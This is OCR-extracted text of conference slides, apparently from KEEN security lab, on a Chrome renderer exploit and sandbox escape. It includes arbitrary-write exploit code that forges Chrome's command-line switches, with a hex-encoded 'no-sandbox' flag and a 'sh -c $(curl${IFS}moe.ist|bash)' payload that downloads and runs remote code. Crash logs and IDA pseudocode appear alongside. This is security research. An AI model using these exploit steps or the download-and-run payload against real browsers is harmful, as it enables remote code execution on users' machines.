
- sizeof(std::string) => 0x18 bytes

- length >= 0x18
  - | 0x000023ae0162a8e0 | 0x000000000000001f |
  - | 0x8000000000000020 |

- length < 0x18
  - | 0x4242424242424242 | 0x4242424242424242 |
  - | 0x1600424242424242 |

KEEN security lab


controllable
uncontrollable
IndexedDBDatabase
metadata_
rb_tree.leaf
active_reqeust_
pending_reqeusts_
.....
IndexedDBObjectStoreMetadata
name
id
indexes
rb_tree.leaf
IndexedDBIndexMetadata
name
xxxxxxxxxxxxx
xxxxxxxxxxxxx


controllable
uncontrollable
IndexedDBDatabase
metadata_
rb_tree.leaf
active_reqeust_
pending_reqeusts_
.....
IndexedDBObjectStoreMetadata
name
id
indexes
rb_tree.leaf
IndexedDBIndexMetadata
.bss
g_cmdline_ptr
RenameIndex
original CmdLine
switches
fake CmdLine
switches
KEEN
security
lab

Crowded layout, put everything in a blob


```
w64(ab1, 0, 0);
// Arbitrary write for index.id( > 30)
w64(ab1, 0x120, cmdline_addr+0x14n);
w64(ab1, 0x128, 42);
w64(ab1, 0x138, 0);

// db_->metadata_: object_stores
w64(ab1, 0x48, db_addr);
w64(ab1, 0x50, db_addr);
w64(ab1, 0x58, 1);

// db_->metadata_.object_stores: id
(db_addr+0x00)
w64(ab1, 0x18, 1);
w64(ab1, 0x20, 1);
w64(ab1, 0x30, 1);
// db_->metadata_.object_stores: indexes
w64(ab1, 0x90, cmdline_addr-0x28n);
w64(ab1, 0x98, cmdline_addr-0x28n);
w64(ab1, 0xa0, 1);
```

```
// commandline_.switches (db_addr+0x50)
w64(ab1, 0x68, db_addr+0xb0n);
w64(ab1, 0x70, db_addr+0xb0n);
w64(ab1, 0x78, 1);

// commandline_.switches[0] (db_addr+0xa0)
w64(ab1, 0xc0, db_addr+0x70n);
w64(ab1, 0xc8, 1);
w64(ab1, 0xd0, 0x62646e61732d6f6en);
w64(ab1, 0xd8, 0x786fn);
w64(ab1, 0xe0, 0x0a00000000786966n);
w64(ab1, 0xe8, 0n);
w64(ab1, 0xf0, 0x1f);
w64(ab1, 0xf8, 0x0000000000000020n);

// sh -c $(curl${IFS}moe.ist|bash)
w64(ab1, 0x100, 0x282420632d206873n);
w64(ab1, 0x108, 0x46497b246c727563n);
w64(ab1, 0x110, 0x73692e656f6d7d53n);
w64(ab1, 0x118, 0x0029687361627c74n);
```

KEEN security lab

One more Tip

- MojoJS is our good friend, but be careful.


Activities
Terminal
22:54
chrome@ubuntu18: /opt/google/chrome
File Edit View Search Terminal Help
chrome@ubuntu18:~$ cd /opt/chr
bash: cd: /opt/chr: No such file or directory
chrome@ubuntu18:~$ cd /opt/google/chrome/
chrome@ubuntu18:/opt/google/chrome$ ls
chrome
chrome_100_percent.pak
chrome_200_percent.pak
chrome-sandbox
cron
default-app-block
default_apps
google-chrome
icudtl.dat
libwidevinecdm.so
locales
MEIPreload
nacl_helper
nacl_helper_bootstrap
nacl_irt_x86_64.nexe
natives_blob.bin
peda-session-chrome.txt
product_logo_128.png
product_logo_16.png
product_logo_22.png
product_logo_24.png
product_logo_256.png
product_logo_32.png
product_logo_32.xpm
product_logo_48.png
product_logo_64.png
resources.pak
swiftshader
v8_context_snapshot.bin
xdg-mime
xdg-settings
chrome@ubuntu18:/opt/google/chrome$ ./chrome
[118758:118758:1030/224627.169396:ERROR:sandbox_linux.cc(364)] InitializeSandbox() called with multiple threads in process gpu-process.
[1:8:1030/224627.823532:ERROR:command_buffer_proxy_impl.cc(105)] ContextResult::kTransientFailure: Shared memory region is not valid
^Cchrome@ubuntu18:/opt/google/chrome$ ./chrome http://keenlab.tencent.com/pwn.ht[119177:119177:1030/224641.812750:ERROR:sandbox_linux.cc(364)] InitializeSandbox() called with multiple threads in process gpu-process.
[1:8:1030/224642.413792:ERROR:command_buffer_proxy_impl.cc(105)] ContextResult::kTransientFailure: Shared memory region is not valid
[119142:119155:1030/224645.557364:ERROR:validation_errors.cc(87)] Invalid message: VALIDATION_ERROR
[119142:119155:1030/224645.557532:ERROR:render_process_host_impl.cc(4800)] Terminating render process for bad Mojo message: Received bad user message: Validation failed for BlobRegistry RequestValidator [VALIDATION_ERROR_MESSAGE_HEADER_UNKNOWN_METHOD
[119142:119155:1030/224645.557585:ERROR:bad_message.cc(27)] Terminating renderer for bad IPC message, reason 123
hrome RCE + SBX by Kee
Not secure
keenlab.tencent.com/pwn.html
Aw, Snap!
Something went wrong while displaying this webpage.
Learn more
Reload

fxxk validator...

```
678   ProgressClientStub.prototype.validator = validateProgressClientRequest;
679   ProgressClientProxy.prototype.validator = null;
680   var kBlobRegistry_Register_Name = 1971975408;
681   var kBlobRegistry_RegisterFromStream_Name = [redacted];
682   var kBlobRegistry_GetBlobFromUUID_Name = 511616101;
683   var kBlobRegistry_URLStoreForOrigin_Name = 1536066668;
```

KEEN security lab

IDA - chrome.i64 (chrome) /root/pwn/blackhat/chrome/chrome.i64

File Edit Jump Search View Debugger Lumina Options Windows Help

No debugger

Library function | Regular function | Instruction | Data | Unexplored | External symbol | Lumina function

Functions window

Function name

- pango_attr_list_unref
- gtk_status_icon_new_from_pixbuf
- gtk_status_icon_set_visible
- gtk_status_icon_set_from_pixbuf
- gtk_status_icon_set_tooltip_text
- gtk_menu_popup
- gtk_status_icon_position_menu
- **inet_addr**
- __vfprintf_chk
- cupsFreeJobs
- cupsPrintFile
- cupsPrintFile2
- cupsGetJobs
- cupsGetJobs2
- **pthread_getattr_np**
- **pthread_attr_getstack**
- **__isinff**
- **scalbn**
- **tmpfile64**
- **if_indextoname**
- **srandom**
- **logb**
- PK11_Authenticate
- PK11_ParamFromAlgid
- PK11_FindFixedKey
- PK11_ListFixedKeysInSlot
- PK11_GetNextSymKey
- PK11_FreeSymKey
- PK11_CreateContextBySymKey
- PORT_ArenaAlloc

Line 222086 of 222086

IDA View-A | Pseudocode-B | Names window | Pseudocode-A | Strings window | Hex View-1 | Structures | Enums | Imports | Exports

```
1  unsigned __int64 __fastcall blink::mojom::ProgressClientProxy::OnProgress(__int64 a1, __int64 a2)
2  {
3    __int64 v2; // rbx
4    __int64 v3; // rdi
5    unsigned __int64 v4; // rax
6    char v6; // [rsp+8h] [rbp-C8h]
7    char v7; // [rsp+38h] [rbp-98h]
8    char v8; // [rsp+40h] [rbp-90h]
9    __int64 v9; // [rsp+50h] [rbp-80h]
10   unsigned __int64 v10; // [rsp+A0h] [rbp-30h]
11
12   v10 = __readfsqword(0x28u);
13   sub_40265C0(&v7, 437168201LL, 0LL, 0LL, 0LL, 0LL);
14   sub_1CE4260(&v6);
15   v2 = sub_40261D0(&v8, 16LL);
16   sub_1BE4630(v2 + v9);
17   *(_QWORD *)(v9 + v2 + 8) = a2;
18   sub_4026E20(&v7, &v6);
19   v3 = *(_QWORD *)(a1 + 8);
20   v4 = __ROR8__(*(_QWORD *)v3 - (_QWORD)off_8400A30, 3);
21   if ( v4 > 0x510BC || !(byte_10FF160[v4] & 1) )
22     BUG();
23   (*(void (__fastcall **)(__int64, char *))(*(_QWORD *)v3 + 24LL))(v3, &v7);
24   sub_4029D80(&v6);
25   sub_4026A80(&v7);
26   return __readfsqword(0x28u);
27 }
```

022A9CAE _ZN5blink5mojom19ProgressClientProxy10OnProgressEm:13 (22A9CAE)

Output window

```
2F936D0: using guessed type __int64 __fastcall sub_2F936D0(_QWORD, _QWORD, _QWORD, _QWORD);
40261D0: using guessed type __int64 __fastcall sub_40261D0(_QWORD, _QWORD);
40265C0: using guessed type __int64 __fastcall sub_40265C0(_QWORD, _QWORD, _QWORD, _QWORD, _QWORD, _QWORD);
4026A80: using guessed type __int64 __fastcall sub_4026A80(_QWORD);
4026E20: using guessed type __int64 __fastcall sub_4026E20(_QWORD, _QWORD);
4028940: using guessed type __int64 __fastcall ScopedInterfaceEndpointHandle_with_param(_QWORD, _QWORD);
4029D80: using guessed type __int64 __fastcall sub_4029D80(_QWORD);
4029ED0: using guessed type __int64 __fastcall sub_4029ED0(_QWORD, _QWORD, _QWORD);
8400A30: using guessed type int *off_8400A30[17235];
```

Python

AU: idle | Down | Disk: 58GB

Wait...

- Learned from @Yannayli at Google CTF two days ago
- The generated files of official version can be downloaded from https://chromium.googlesource.com/chromium/src/out/

KEEN security lab

Agenda

0x00 Why Chrome?

0x01 V8 Exploitation

0x02 Sandbox Bypass

0x03 Demo

KEEN security lab

KEEN
security
lab